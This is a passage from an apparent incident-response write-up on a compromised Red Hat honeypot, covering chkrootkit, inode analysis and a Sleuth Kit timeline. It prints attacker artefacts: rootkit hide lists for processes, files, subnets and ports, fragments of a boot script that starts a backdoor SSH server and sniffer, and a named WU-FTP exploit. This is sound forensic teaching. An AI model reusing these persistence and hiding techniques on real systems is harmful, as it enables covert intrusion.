Nothing in the output of the **find** search showed anything unusual. The files that appeared that were SUID or SGID were normal and nothing indicated they had been replaced or tampered with. This was shown by the fact that none of the modification dates of the programs were out of the ordinary. Of course, this does not mean that they were not modified – it just means that if they were it wasn't in an obvious way.

Chkrootkit

Even though none of the SUID of SGID programs looked as though they were modified by the attacker doesn't mean that they weren't. Another program, **chkrootkit**, can be used to detect any files that may have been replaced by an attacker. **Chkrootkit** searches through the file system and looks at the system programs for evidence that they have been replaced by a rootkit.

A rootkit is a set of programs that an attacker uses on a system after it has been compromised. These programs replace normal system programs to hide pieces of information, such as running processes or connections, from the users of the system. These replacement programs are often referred to as being trojanned, or containing hidden purposes.

Rootkits contain various tools, such as network sniffers, that attackers can use to get information, such as passwords for other systems. Using a rootkit allows an attacker to remain hidden after they have compromised the system and to keep control of the system.

Running **chkrootkit** on the honeypot image would allow us to see if anything has been replaced by a rootkit. The program was run with the **–r /mnt/hack** option to tell it to use /mnt/hack, our honeypot image, as the root directory. It was also given the option **–p /bin:/usr/bin** to tell it where to find the tools that it needed. Output from chkrootkit was redirected into another file.

```
[root@laptop]# /usr/local/chkrootkit/chkrootkit -p /bin:/usr/bin -r
/mnt/hack > honeypot/chkrootkit.txt
```

The output from **chkrootkit** would specify whether or not something was found or was tested. Because of this we could filter the output using the **egrep** command to show only what we want. **Egrep** will search through a file and only show the lines for the pattern that it is given. When given the **–v** option, it will only show the lines that do not contain the pattern it is given.

```
[root@laptop]# egrep -v "nothing found|not tested|not infected|not
found" honeypot/chkrootkit.txt
ROOTDIR is `/mnt/hack/'
Checking `du'... INFECTED
Checking `ifconfig'... INFECTED
Checking `killall'... INFECTED
Checking `ls'... INFECTED
Checking `pstree'... INFECTED
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while...
/mnt/hack/lib/security/www/tcp.log
Searching for suspicious files and dirs, it may take a while...
/mnt/hack/usr/lib/perl5/5.6.0/i386-linux/.packlist
/mnt/hack/usr/lib/perl5/site_perl/5.6.0/i386-
linux/auto/Digest/MD5/.packlist

Searching for Showtee... Warning: Possible Showtee Rootkit installed
Searching for Romanian rootkit ...  /mnt/hack/usr/include/file.h
/mnt/hack/usr/include/proc.h
```

From the output of **chkrootkit**, a number of system programs appeared to have been replaced by the attacker. A network sniffer's logs were also found in /lib/security/www, the directory we previously discovered. Additionally, a number of suspicious files were discovered and the presence of the Showtee and Romanian rootkits were discovered. The presence of both of these rootkits was flagged because of the /usr/include/file.h and /usr/include/proc.h files.

The two suspicious files **chkrootkit** found in /usr/lib/perl5 turned out to be benign after examining them. However, the two files in /usr/include, file.h and proc.h, were not.

```
[root@laptop]# cat /mnt/hack/usr/include/proc.h
2 pscan
2 7350wurm
2 startwu
2 screen
2 SCREEN
2 sendmail
3 X
2 Xirc
2 nmap
2 write
2 x2
2 bash
2 Xnet
2 read
2 php
2 superwu
2 all
```

The proc.h file contained a list of numbers and programs. The programs that rootkits replace system programs with often reference other files for what data to hide from users. The proc.h file looked like it was one of those files that contained a list of processes to hide from the user. This makes sense as one of

the programs detected by **chkrootkit** as being replaced was pstree, a program which lists out processes for a user.

```
[root@laptop root]# cat /mnt/hack/usr/include/file.h
all
ssh_host_key
ssh_random_seed
sshd_config
Xirc
7350wurm
Xnet
startwu
b
b.c
/lib/security/www/
targets
pscan
php
x2
sl2
srd0
remove
move
lg
init
write
sendmail
tcp.log
read
hosts.h
proc.h
file.h
cl
vadimI
stealth
xC.o
stream
.z
cleaner.o
/dev/.bash/
/dev/.sendmail/
/usr/include/
```

The file.h file was similar to proc.h but contained a list of files that would be hidden from a user when listing the contents of directories. One of the files in the list, 7350wurm, is quite interesting and may indicate how the attacker got in to the honeypot.

7350wurm is a program created by the TESO Security group to exploit a vulnerability in certain versions of the WU-FTP server. One of the versions that it can exploit, 2.6.1-16, was running on the honeypot at the time of the compromise.

Looking at the contents of file.h showed another file that may be useful to search for, hosts.h. If this file existed, it would probably be in the /usr/include directory as well.

```
[root@laptop]# ls -l /mnt/hack/usr/include/hosts.h
-rw-r--r--    1 root     root          183 Mar 22  2003
/mnt/hack/usr/include/hosts.h
[root@laptop]# cat /mnt/hack/usr/include/hosts.h
1 193.231
1 81.18
1 80.96
1 217.10
1 213.233
1 194.153
1 193.230
2 193.231
2 81.18
2 80.96
2 217.10
2 213.233
2 194.153
2 193.230
3 215
4 215
3 6667
4 6667
3 6668
4 6668
3 424
4 424
```

Our hunch was correct. The hosts.h file did exist in /usr/include and contained a list of subnets and ports that would be hidden from a user looking at the current network connections to the machine using the trojanned programs. Additionally, if the logging programs were trojanned as well any connections from those networks may not be logged.

Inode examination

It was very odd that **chkrootkit** only found a small amount of system programs replaced by the attacker. Typically an attacker will replace a large amount of programs and not just a few. It is especially odd that the attacker would replace a program like pstree, which displays currently running processes, and not ps - the program normally used to display processes. There is another way we can determine if a program has been removed: by examining the inodes of files.

On UNIX-based file systems, including ext2 file systems, a data structure known as an inode is used to keep information on files. The inode holds information on a file such as its name, size, the file's owner and group IDs, the permissions for the file, the disk blocks the file is located on and the timestamps for that file. When files are created on a file system they are usually given inodes

that are sequentially similar. Sometimes when files are replaced they are given an inode that is out of this sequential order and can be detected easily.

The inode of a file can be seen by giving the **ls** command the **–li** options. Running this command in each directory programs are stored in can give us an idea of which files were replaced. The /usr/bin directory was the first to be looked at as that is where one of the files **chkrootkit** found, du, was located in.

```
[root@laptop root]# ls -li /mnt/hack/usr/bin | more
total 25236
 198194 lrwxrwxrwx    1 root     root            4 Mar 25 16:32 [ -> test
 198256 -rwxr-xr-x    1 root     root           93 Jan 22  2001 4odb_clean
…
 192720 -rwxr-xr-x    1 root     root        16508 Jul 12  2000 diff3
 198061 -rwxr-xr-x    1 root     root        61500 Mar 15  2001 dig
     49 -rwxr-xr-x    1 root     root        51332 Mar 14  2001 dir
 192723 -rwxr-xr-x    1 root     root        18300 Mar 14  2001 dircolors
 198195 -rwxr-xr-x    1 root     root         5688 Jan 16  2001 dirname
 198355 -rwxr-xr-x    1 root     root         5376 Mar  9  2001 disol
 192611 -rwxr-xr-x    1 root     root        20623 Mar 23  2001 dprofpp
     50 -rwxr-xr-x    1 root     root       126484 Mar 14  2001 du
 198118 -rwxr-xr-x    1 root     root        44508 Mar 12  2001 dumpkeys
 198364 -rwxr-xr-x    1 root     root          754 Feb 28  2001 dvipdf
```

Notice how the inodes for most of the files are in the same general sequential order but when we get to du, a known replaced file, we see a wildly different inode number. Since the inode numbers are so different it was easy to determine which files were replaced.

The inodes in the /usr/bin, /bin, /sbin and /usr/sbin directories were examined. Each of these directories contains system programs that would most likely be replaced. In all, the following programs were found to have been replaced:

```
/bin/login
/bin/ls
/bin/netstat
/bin/ps
/sbin/ifconfig
/sbin/sendmail
/usr/sbin/lsof
/usr/bin/dir
/usr/bin/du
/usr/bin/killall
/usr/bin/md5sum
/usr/bin/pstree
/usr/bin/top
/usr/bin/vdir
```

It is a good thing none of the honeypot's programs were run during the live analysis because many of the ones we would have used were trojanned and would have hid information from us!

If the replaced files are part of a known rootkit then their MD5 hashes may have been indexed by the National Software Resource Library (NSRL). The NSRL is located at the National Institute of Standards and Technology's (NIST) website at http://www.nsrl.nist.gov. Its purpose is to collect "software from various sources and incorporate file profiles computed from this software into a Reference Data Set (RDS) of information" **(NSRL site)**.

The NSRL takes MD5 hashes of the software it collects, including known malicious software, and puts them in the reference data sets. If MD5 hashes of the replaced programs on the honeypots are compared with the hashes stored in the NSRL reference sets and match an entry, the rootkit they came from may be found.

There are four NSRL data sets that are downloadable from http://www.nsrl.nist.gov/Downloads.htm in ISO format. The latest version (2.3 at the time of this writing) of each of these data sets were downloaded and a search for the MD5 hash of each of the replaced programs was done with each of the sets. Unfortunately, no matches were found.

One of the files replaced by the attacker, /sbin/sendmail, was of particular interest to us as it was one of the files that was running on the honeypot during the initial, live analysis. It was theorized that this program was an OpenSSH server the attacker had installed. Through examining the inodes we know that the attacker did install this file. Now we could examine the file to see if it was an OpenSSH server.

Using **strings** to examine the program, a number of interesting readable strings were found, some shown below.

```
/usr/include//sshd_config
sshd version %s [%s]
/usr/include//ssh_host_key
SSH-%d.%d-%.50s
SSH_ORIGINAL_COMMAND
SSH_CLIENT
SSH_TTY
SSH_AUTH_SOCK
```

Given the strings above were found in the sendmail program, it is definite that it is an SSH server that was installed by the attacker. Attacker's will often install their own version of SSH to provide themselves an encrypted backdoor on the system they have compromised.

/dev directory

The /dev directory was searched next. The /dev directory is a directory that contains all of the devices for a system. In UNIX, everything is represented as a file, including devices like hard drives or sound cards. The /dev directory is where these files are located. Most of the files in /dev are character or block

devices and there are very few normal files. Since /dev is not normally looked at, it is an obvious place for attackers to hide their files. Therefore, the presence of regular files in /dev is highly suspicious.

Once more, **find** was used to find any regular files in /dev. This time, only the option **–type f** was given to it. The output from **find** was also redirected again.

```
[root@laptop]# find /mnt/hack/dev -type f -ls > honeypot/dev.find
[root@laptop]# cat honeypot/dev.find
192702   16 -rwxr-xr-x   1 root     root        15256 Mar 23  2001
/mnt/hack/dev/MAKEDEV
177460   20 -rwxr-xr-x   1 root     root        18972 Apr  8  2001
/mnt/hack/dev/mounnt
198391    4 -rw-r--r--   1 root     root          933 Mar 26 07:07
/mnt/hack/dev/srd0
```

The first file found, MAKEDEV, is normally found in the /dev directory and not out of the ordinary. However, mounnt and srd0 are unusual and highly suspect, especially since srd0 has a modification date of March 26 at 07:07- the same time frame as the compromise. The file srd0 was also the file we saw during the live analysis that was given to the program encrypt.

Running the **file** command on the first file, /dev/mounnt, shows that it was an executable program. When **strings** was run on the file a number of lines appeared that looked like the program may have something to do with logging in to the system. The file size of this file was different than the replaced login program on the honeypot so it was not that. Searching the NSRL reference sets produced no hits as well.

```
[root@laptop]# md5sum /mnt/hack/dev/mounnt
4368d13785a784d0a2f857c725c83939  /mnt/hack/dev/mounnt
```

However, searching for the MD5 hash on Google turned up one result at http://www.rediris.es/cert/ped/reto/10/Informe%20Tecnico.pdf of a Spanish report on a compromised honeypot. The report describes this MD5 hash as belonging to the /bin/login program installed by RedHat 7.1. If this was true, then at some point the attacker would have backed up the original /bin/login to the /dev directory and renamed it mounnt. To find out if this was what happened, the MD5 hash of mounnt would have to be compared to a known, valid MD5 hash of a login program from a RedHat 7.1 server.

On my network I had access to another machine running RedHat 7.1. I was confident that the machine had never had any security issues so I was sure I could trust the integrity of the system. On that machine, I ran **md5sum** on its /bin/login program to get the MD5 hash.

```
[tyler@server /home/tyler]$ cat /etc/redhat-release
Red Hat Linux release 7.1 (Seawolf)
[tyler@server /home/tyler]$ md5sum /bin/login
4368d13785a784d0a2f857c725c83939  /bin/login
```

The hashes matched! The mounnt program in /dev was the original login program from the system and had at some point been backed up by the attacker.

The second file in /dev, srd0, was a regular file. Displaying the contents of the file, however, produced something interesting.

```
[root@laptop]# cat /mnt/hack/dev/srd0
JWMj35ACuXF3QkPedjl2fkwmynz+gjDCocr/lrEQplbobTlPUCEeEzdxglyNos4IvejtbRNdAMxP/d7
NhBeFseisPX5oloDE5z1e2ZjQtsM
DU7366dNcv9rm9Ux/yFd87wt00xWZuf+tWaQMFfQhZr96HZCHbJRHzwU0BoEWZW66Kw9fmiWgMTnPV7
ZmNC2ww
Awkk/yGRNFTSNEOyA395j/p0Lbg2oVMukhH6r7McZoTpL8u0zFWEQVd4aHHRV8MZ6Kw9fmiWgMTnPV7
ZmNC2ww
CEvI1HiLofdUCuRaT+ukEhYUoAKX83/vloG9H4AQzMPVS3ccyoWJvoHxARS2Az4+6Kw9fmiWgMTnPV7
ZmNC2ww
S+noW/8OD4gvgP/9/W0ViLnvZSQWZanLeVIvK5XT21tnylbaCJUtkIZtodypSCex6Kw9fmiWgMTnPV7
ZmNC2ww
y0oW5kgYyb6L2v7KQGDZ0EoOp6sKtUJQqiAIMuYAjQRoRfJqqJhR5/4k+4vDqwlW6Kw9fmiWgMTnPV7
ZmNC2ww
7Y1X8O2RQv44uWdUvpKtuM/TFADOqx/9rCPeRHwHJZ5eJXrXJa7qZnx6YxGxuRR/6Kw9fmiWgMTnPV7
ZmNC2ww
Ua0BcM4sV3iWEtXbQl/g0n+KMUC3clwhXTpAalOmcG4ey79Qfk5JZcRiASMjCLtTQlyTB2rC+fnQTcb
9YL85ieisPX5oloDE5z1e2ZjQtsM
Bei3Y9/Drr1BMvwb86NoN3nk6XxF7kFJ1Gac6OqZonJC2DSuxCWu5vgapmla+YFx6Kw9fmiWgMTnPV7
ZmNC2ww
9OwNUPiuXr3saubmsqNd1A/GgU5RgRvagqLs9GZZ5c/nnApDPhNqf9Y82i7BX/UHVWRY+R8hmtWPTN9
aYJrjduisPX5oloDE5z1e2ZjQtsM
```

The data in srd0 was encrypted or obfuscated and definitely not readable. At this point the only hope was the encrypt program originally running on the honeypot would be able to be recovered and used to decrypt this file.

Startup Scripts

When UNIX and Linux systems boot up they read a number of startup scripts which initialize different pieces of hardware and start various services and programs. On RedHat Linux systems, these scripts are located in the /etc/rc.d directory.

Attackers often modify these scripts to start backdoor programs in the system boot process to allow them access back into the system. In order to find out if any had been modified, a listing showing the dates of the files could be run on the files in /etc/rc.d. If there were any files changed in the recent past, they would be suspect.

```
[root@laptop root]# ls -l /mnt/hack/etc/rc.d
total 60
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 init.d
-rwxr-xr-x    1 root     root         3047 Feb  7  2001 rc
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc0.d
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc1.d
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc2.d
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc3.d
```

```
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc4.d
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc5.d
drwxr-xr-x    2 root     root         4096 Mar 26 07:07 rc6.d
-rwxr-xr-x    1 root     root          962 Jan 29  2001 rc.local
-rwxr-xr-x    1 root     root        18932 Mar 26 07:07 rc.sysinit
```

Most of the directories and files in /etc/rc.d from the honeypot had been changed on March 26 at 07:07AM – when our compromise occurred. All of these were probably modified by the attacker to start up a backdoor or some other programs when the honeypot was started. All of the files and directories that were modified would have to be examined to see what the attacker had loaded up.

It would take a long time to examine each individual start up script for something unusual. To speed this up, the "dirty word" list we had been creating during the analysis was used. We could search each file for any occurrence of anything in the "dirty word" list. If any file had a match, that file was probably modified by the attacker and should be looked at more closely.

To search each file for any entries on our list the **fgrep** program was used. **Fgrep** is similar to the **grep** program used earlier in that it will display any matches for a specific pattern in any file it looks through. The difference between **fgrep** and **grep** is **fgrep**'s patterns are specified in a file as opposed to the command line. This way it is much easier to search for multiple phrases at the same time. Combined with the use of the **find** command, we could search multiple files quickly.

In the command below, **find** was told to look for any files starting in the /etc/rc.d directory. If **find** finds a file it runs **fgrep** on the it, giving **fgrep** the **–i** option to not match on case and the **–f honeypot/wordlist.txt** option to find the patterns to search on in the honeypot/wordlist.txt file. When **fgrep** finds a match, the **–ls** option tells **find** to print out the name of the file.

```
[root@laptop]# find /mnt/hack/etc/rc.d -type f -exec fgrep -if
honeypot/wordlist.txt {} \; -print
cd /lib/security/www/
all i `/bin/cat /lib/security/www/sshd.pid` >> /dev/null
all i `/sbin/pidof /lib/security/www/write` >> /dev/null
/bin/rm -rf /lib/security/www/sshd.pid >> /dev/null
/mnt/hack/etc/rc.d/init.d/init
```

The "dirty word" search paid off. One file, /etc/rc.d/init.d/init, contained a number of hits. Examining this file found that it was a shell script which started up the attacker's SSH server (/sbin/sendmail) and LinSniffer (/lib/security/www/write) when the compromised system booted up. Examining other files found that this script was launched in the /etc/rc.d/rc.sysinit file, a script that is run once when a Linux system boots up.

Additionally, the start up script for the normal OpenSSH server was examined. When analysis of the /lib/security/www/curatare directory occurred a

copy of an OpenSSH boot script was found. It was thought that the attacker may have made a copy of the original as backup after modifying the original and placed it there. However, after examining the start up script nothing unusual was found.

/etc configuration files

The /etc directory on a Linux system stores all of the configuration files as well as the password files for access into the system. Some of these files may have been modified by the attacker to hide information in the system as well as provide backdoors to get back in. The attacker had already modified some of the start up scripts in /etc/rc.d and may have modified more in /etc.

To examine the files in the /etc directory quickly for any changes two commands were run. First, all of the files in the directory were listed out with their inode numbers using the **ls –lai**. This way we could see if any of the inodes were sequentially off the normal inode numbers as we had done before. Doing this, however, did not find anything.

The **find** command was run next. **Find** was given the option **–mmin -29200** to find any files that were last modified less than 29,200 minutes ago. This time frame would give us anything that was modified from March 26 to the current date (the examination of the system was done a number of weeks after the compromise). Apart from the expected files in /etc/rc.d, this command pulled up two files:

```
-rw-------    1 root     root          164 Mar 26 07:07 /mnt/hack/etc/ftpusers
-rw-r--r--    1 root     root          279 Mar 26 22:13 /mnt/hack/etc/mtab
```

The first file, ftpusers, was modified during the time that the attacker compromised the system. This file normally contains a list of users that are not allowed to FTP to the system. Typically, system and super user accounts are listed in the file. Displaying the contents of the file showed that two additional accounts had been added: anonymous and ftp.

The anonymous and ftp accounts are used in FTP sessions to allow people to connect through anonymous FTP connections. The exploit run against the system, most likely 7350wurm, uses the ftp user account to log in to the FTP server when it attempts to break in. By placing the anonymous and ftp user accounts in ftpusers, the attacker prevented anyone else from using that vulnerability to break in to the system and taking control of it away from the attacker. Attacker's can be very territorial about the machines they compromise and will sometimes take steps to prevent anyone else from getting in to "their" systems.

The second file changed, mtab, is a dynamic file on a Linux system which keeps a list of the currently mounted file systems. The modification date of the

file, March 26 at 22:13, was the date and time the live analysis on the honeypot occurred. Displaying the contents of the file shows why it was modified:

```
[root@laptop]# cat /mnt/hack/etc/mtab
/dev/hda5 / ext2 rw 0 0
none /proc proc rw 0 0
usbdevfs /proc/bus/usb usbdevfs rw 0 0
/dev/hda1 /boot ext2 rw 0 0
none /dev/pts devpts rw,gid=5,mode=620 0 0
automount(pid619) /misc autofs rw,fd=5,pgrp=619,minproto=2,maxproto=3 0
0
/dev/hdb /mnt/cdrom iso9660 ro,nosuid,nodev 0 0
```

The very last line of the file shows that the cdrom was mounted. This line was added when we ran the **mount** command to make our CD of incident response programs available to run for the live analysis. The **mount** command that was run was from the honeypot itself so it changed the mtab file like it should. This was a known risk of doing the live analysis and as long as we know why mtab changed and are OK with that then there is no need for alarm.

This also goes to show that no matter what you do on a system during live analysis, something will get changed. Even when you do nothing, something gets changed.

Timeline Analysis

The analysis of the compromised image had so far given us a pretty good idea of what the attacker did, but when everything occurred and in what order was still not known. Additionally, the rootkit the attacker had installed or the encrypt program originally running had not been found. A timeline of events from the honeypot could be created based on the file times of all of the files in the disk image. This would allow us to reconstruct the events of what the attacker did on the system as well as find any files that may have been deleted.

In UNIX-based file systems there are three timestamps stored in the inode for a file: the last time the file was modified (the m-time), the last time the file was accessed (the a-time) and the last time the inode for that file was changed (the c-time). Collectively, these are referred to as the MAC times of a file. Each of these times is important as it allows us to reconstruct a timeline of the events that occurred on the honeypot.

The MAC times are very volatile as we saw when we examined the mtab file. Any command we ran on the honeypot could have changed the timestamps on any number of files. The MAC times can also be changed to whatever time one wants using any number of common tools. This should be kept in mind as we analyze the timeline as the attacker could have done this.

Before a timeline can be generated, the data from the image needed to be collected. The MAC times are located in the inodes of the file system, the data

structure that contains information on all of the files and directories. A number of utilities were run against the file system to grab the information out of all of the inodes. This information was for both undeleted and deleted files.

When a file is deleted on a Linux system, the inode is marked as unused and the disk blocks associated with that inode are marked as usable. The rest of the data in the inode is not modified (except for some timestamps) which is what allows us to find where deleted files were. Additionally, the contents of the disk blocks of deleted files are never modified, so the data from the files are still present on the disk. As long as those disk blocks are not overwritten the files can be recovered and examined.

The filename of a file is not actually stored in the inode but in the directory structure. Therefore, it is possible to recover the file name for a file and not the file itself, and vice versa.

In order to create the data for the timeline the disk images needed to be unmounted. This was not necessarily required, but it gave piece of mind that we were not changing anything accidentally.

```
[root@laptop]# umount /mnt/hack/boot
[root@laptop]# umount /mnt/hack
```

Next, the **fls** program was run on the disk image. **Fls** is another program that comes with The Sleuth Kit and allows an investigator to interact with a disk image as if it were a normal file system. With **fls**, the contents of a directory in the image can be displayed, including any deleted file names. **Fls** can also parse the image to get MAC time information on files.

To get timeline information with **fls**, the **–m /** and **–r** options were given to it. The **–m /** option tells **fls** to prepend a / in front of every filename and to display the data in a format that the **mactime** utility, which will be described shortly, can read. The **–r** option tells **fls** to recursively traverse the disk image, visiting every directory. **Fls** was also given the **–f** linux-ext2 option to let it know it was examining a Linux ext2 file system. The output from the command was redirected to another file for later processing by mactime.

```
[root@laptop]# /usr/local/sleuthkit/bin/fls -f linux-ext2 -m / -r
hda5.dat > hda5.fls
```

Fls gave us information on files and deleted file names, but we also wanted to get information on inodes, especially ones that had their file's deleted but whose name could not be recovered. For this, the **ils** program is used.

Ils is another program from The Sleuth Kit that will by default list out details of any removed inodes in a disk image. We used **ils** to gather this information and place it into another data file to create the timeline from. Giving **ils** the **–m** option put the data in a format that **mactime** could parse through.

The **–f linux-ext2** option was also given to **ils** so it knew it was examining a Linux ext2 file system.

```
[root@laptop]# /usr/local/sleuthkit/bin/ils -f linux-ext2 -m  hda5.dat
> hda5.ils
```

Mactime needs to create a timeline from one intermediate file so the data files from **fls** and **ils** had to be combined.

```
[root@laptop]# cat hda5.fls hda5.ils > hda5.mac
```

Finally, **mactime** was able to create the timeline. **Mactime** is a perl script from The Sleuth Kit that takes the data created by **fls** and **ils** and constructs a timeline out of them. The only option **mactime** was given was **–b hda5.mac**, which specified the file to create the timeline from.

```
[root@laptop]# /usr/local/sleuthkit/bin/mactime -b hda5.mac > hda5.all
```

Mactime creates the timeline by sorting the timestamps for each file and displaying them in sequential order, starting with the very first time stamp found. For each file, a number of columns are displayed. These columns, in the order they are shown, contain the file size, the MAC times changed for this particular time, the file permissions, the owner ID, the group ID, the inode number and the file name. All file that have the same timestamp are grouped together so it is easy to see which files were modified or accessed at the same time.

The following is an analysis of the timeline created by mactime, with relevant portions displayed. The final timeline created was over 75,000 lines long so it would not be possible to show the entire timeline, especially since many of the lines are unrelated to the compromise. Additionally, the format of the timeline has been changed slightly from the original created by **mactime** to make it easier to read.

Wed Feb 27 1991 20:58:39 – This is where the timeline began. These files were obviously not created by us and were part of the normal system install. Over half the timeline was made up of files that did not concern us. After all, we took a timeline of every file on the system so it was going to be large.

```
Wed Feb 27 1991 20:58:39
442 ma. -/-rw-r--r--  0        0        272871   /usr/share/doc/bash-
2.04/functions/func
Wed Feb 27 1991 20:58:40
1148 ma. -/-rw-r--r-- 0        0        272894   /usr/share/doc/bash-
2.04/functions/substr
…
```

Wed Mar 14 2001 11:42:17 - The timeline showed this time as when a number of files, including some that had been replaced by the attacker's tools, were last modified. What was most interesting are the filenames that are called <hda5.dat-dead-xxxxxx>, where xxxxxx is the inode number. These are unallocated inodes

from deleted files that still have information contained in them but whose filename cannot be found. These may be able to be recovered later .

```
Wed Mar 14 2001 11:42:17
33107  m.. -/-rwxr-xr-x 0      0        177089   /bin/touch
126484 m.. -/-rwxr-xr-x 0      0        50       /usr/bin/du
167098 m.. -/-rwxr-xr-x 0      0        57       /bin/ls
167100 m.. -/-rwxr-xr-x 0      0        78       /usr/bin/vdir
45724  m.. -rwxr-xr-x   0      0        192728   <hda5.dat-dead-192728>
25884  ma. -rwxr-xr-x   0      0        192724   <hda5.dat-dead-192724>
51332  m.. -/-rwxr-xr-x 0      0        49       /usr/bin/dir
45724  m.. -rwxr-xr-x   0      0        192722   <hda5.dat-dead-192722>
```

Another interesting thing about these files was that some of the ones replaced by the attacker - namely du, ls, vdir and dir – had a modification time this far back. We would expect that the modification time to be the time when the hacker replaced the file. However, there are many ways change the MAC times of a file into showing what you want. This may be what had occurred here but we wouldn't know for sure until we found the scripts the attacker used.

Mon Dec 24 2001 11:14:21 – Again, more files that were created by the attacker (as seen from the inode numbers) and then modified. Note that so far we had only seen the modification times for these files and not the access or inode-change times.

```
Mon Dec 24 2001 11:14:21
1637  m.. -rw-r--r-- 0        0        68       <hda5.dat-dead-68>
13193 m.. -rwxr-xr-x 0        0        76       <hda5.dat-dead-76>
3594  m.. -rw-r--r-- 0        0        65       <hda5.dat-dead-65>
1144  m.. -rw-r--r-- 0        0        75       <hda5.dat-dead-75>
15903 m.. -rwxr-xr-x 0        0        67       <hda5.dat-dead-67>
27330 m.. -rwxr-xr-x 0        0        66       <hda5.dat-dead-66>
24784 m.. -rwxr-xr-x 0        0        69       <hda5.dat-dead-69>
```

In the timeline, a number of files from the attacker appeared in the time range from Dec 24, 2001 to Feb 18, 2004 as the time they were last modified. All of these files came from the attacker, which we knew because of the inode range.

Wed Feb 18 2004 06:00:23 – At this point the timeline showed two deleted files that were of interest to us.

```
Wed Feb 18 2004 06:00:23
722550 m.. -/-rw-r--r-- 0      0        97417    /var/ftp/l1tere.tgz
(deleted)
722550 m.. -rw-r--r-- 0        0        97417    <hda5.dat-dead-97417>

Wed Feb 18 2004 13:08:30
2235 m.. -rwxr-xr-x   0        0        97418    <hda5.dat-dead-97418>
2235 m.. -/-rwxr-xr-x 0        0        97418    /var/ftp/setup
(deleted)
```

The two files shown above, l1tere.tgz and setup, were the first files we had seen that had been deleted and we could still see their filenames. The first one, l1tere.tgz, was 722,550 bytes and probably the rootkit the hacker had downloaded. The next file, /var/ftp/setup, was the setup file we had originally seen during the live analysis. We would want to recover this to try and figure out what its purpose was.

Again, the times above were only the modification times and not the access or inode-change times.

Thu Mar 25 2004 16:24:29 – Finally, the timeline took us to when the installation of the honeypot began. The installation of the operating system concluded at 16:39:13.

```
Thu Mar 25 2004 16:24:29
0     mac ----------   0        0        1        <hda5.dat-alive-1>
16384 m.c d/drwxr-xr-x 0        0        11       /lost+found
```

Thu Mar 25 2004 21:56:56 – After the installation of the operating system finished the honeypot was rebooted and a number of settings were configured by me. This included turning on vulnerable services and setting up time synchronization. This continued until 22:18:42 when configuration was finished and the honeypot was left alone, open to the world.

The five hour difference between the installation and configuration completion was due to the fact that I was unable to complete configuration immediately after installation completed.

```
Thu Mar 25 2004 21:56:56
14427 .a. -/-rwxr-xr-x 0     0     129499   /sbin/minilogd
61747 .a. -/-rwxr-xr-x 0     0     128938   /sbin/depmod
 1331 .a. -/-rw-r--r-- 0     0     224718   /etc/sysconfig/harddisks
...
Thu Mar 25 2004 22:00:32
  430 m.c -/-rw-r--r-- 0     0     129576   /etc/xinetd.d/rsh
Thu Mar 25 2004 22:00:40
  360 m.c -/-rw-r--r-- 0     0     129574   /etc/xinetd.d/rexec
Thu Mar 25 2004 22:00:53
  377 m.c -/-rw-r--r-- 0     0     129312   /etc/xinetd.d/rlogin
...
Thu Mar 25 2004 22:01:58
  366 m.c -/-rw-r--r-- 0     0     129311   /etc/xinetd.d/wu-ftpd
...
Thu Mar 25 2004 22:18:42
 4096 m.c d/drwxr-xr-x 0     0     128392   /var/run
```

Fri Mar 26 2004 04:13:21 – At this time the timeline showed a number of FTP related files such as ftphosts and ftpusers get accessed. This time corresponded to the FTP connection from 211.42.XX.YY found in /var/log/secure and was the initial connection from our attacker.

```
Fri Mar 26 2004 04:13:21
4096 mac -/-rw-r--r-- 0        0        129636   /var/run/ftp.rips-all
 104 .a. -/-rw------- 0        0        208854   /etc/ftphosts
 164 .a. -/-rw------- 0        0        208855   /etc/ftpusers
```

Fri Mar 26 2004 04:13:22 – One second later the wtmp and lastlog files, which record when users have logged on, were modified. From the analysis of the wtmp file this time corresponded to the anonymous FTP user from 211.42.XX.YY logging in to the system.

```
Fri Mar 26 2004 04:13:22
8832  m.c -/-rw-rw-r-- 0        22       114824   /var/log/wtmp
28908 m.c -/-rw-r--r-- 0        0        112398   /var/log/lastlog
```

Fri Mar 26 2004 04:13:43 – Twenty seconds after 211.42.XX.YY logged in through FTP, the ncftpget program was accessed and a directory and file, /root/.ncftp and /root/.ncftpget, were created. Ncftpget is a command line FTP client often used in scripts to download files through FTP. The file and directory were created because the program was run.

```
Fri Mar 26 2004 04:13:43
112220 .a. -/-rwxr-xr-x 0        0        198057   /usr/bin/ncftpget
4096   mac d/drwxr-xr-x 0        0        30       /root/.ncftp
4096   mac d/drwxr-xr-x 0        0        30
/var/tmp/tmpwhatisrowxhV (deleted-realloc)
3948 mac -/-rw------- 0        0        31       /root/.ncftp/firewall
```

The attacker was probably using an automated program that called ncftpget to download a rootkit to provide backdoors into the system. The twenty seconds between the initial connection from 211.42.XX.YY and when commands start to get executed was more than enough time for a vulnerability to be exploited and access given to the attacker.

Fri Mar 26 2004 06:20:12 - After the timeline showed ncftp run, nothing occured for another two hours until 06:20:12 when a number of FTP-related files were accessed. These files are typically accessed when someone logs in from FTP, but none of the logs on the system showed an FTP session being created at this time. The attacker may have removed this evidence from the log files in order to hide their tracks.

```
Fri Mar 26 2004 06:20:12
1657   .a. -/-rw------- 0        0        208850   /etc/ftpaccess
173916 .a. -/-rwxr-xr-x 1        1        65349    /usr/sbin/in.ftpd
347    .a. -/-rw-r--r-- 0        0        208619   /etc/hosts.deny
464    .a. -/-rw------- 0        0        208851   /etc/ftpconversions
161    .a. -/-rw-r--r-- 0        0        208618   /etc/hosts.allow
```

It should be noted that even though the timeline did not show anything happening from 04:13:43 to 06:20:12 that did not mean anything did not actually happen. MAC times only store the last time files were modified, accessed or had their inodes changed. If these same files are modified, accessed or had their

inodes changed at a later time this later time would be recorded and would overwrite the previous time. This is why it is very important to touch as little as possible on the system during a live analysis so we avoid destroying any MAC times that could prove valuable.

Fri Mar 26 2004 06:20:17 - A number of deleted files, most of which were from the attacker, had a last modification time at this time. The odd thing about this is that they all have the same file size but different inode numbers, implying that the they were the same file. It would be helpful to try to recover this file later to see what they were.

This time was also the time reported in /var/log/secure that an FTP session closed. This FTP session could be the one that was started five seconds earlier and not seen in the logs. In order to truly find out, the original log files had to be recovered.

```
Fri Mar 26 2004 06:20:17
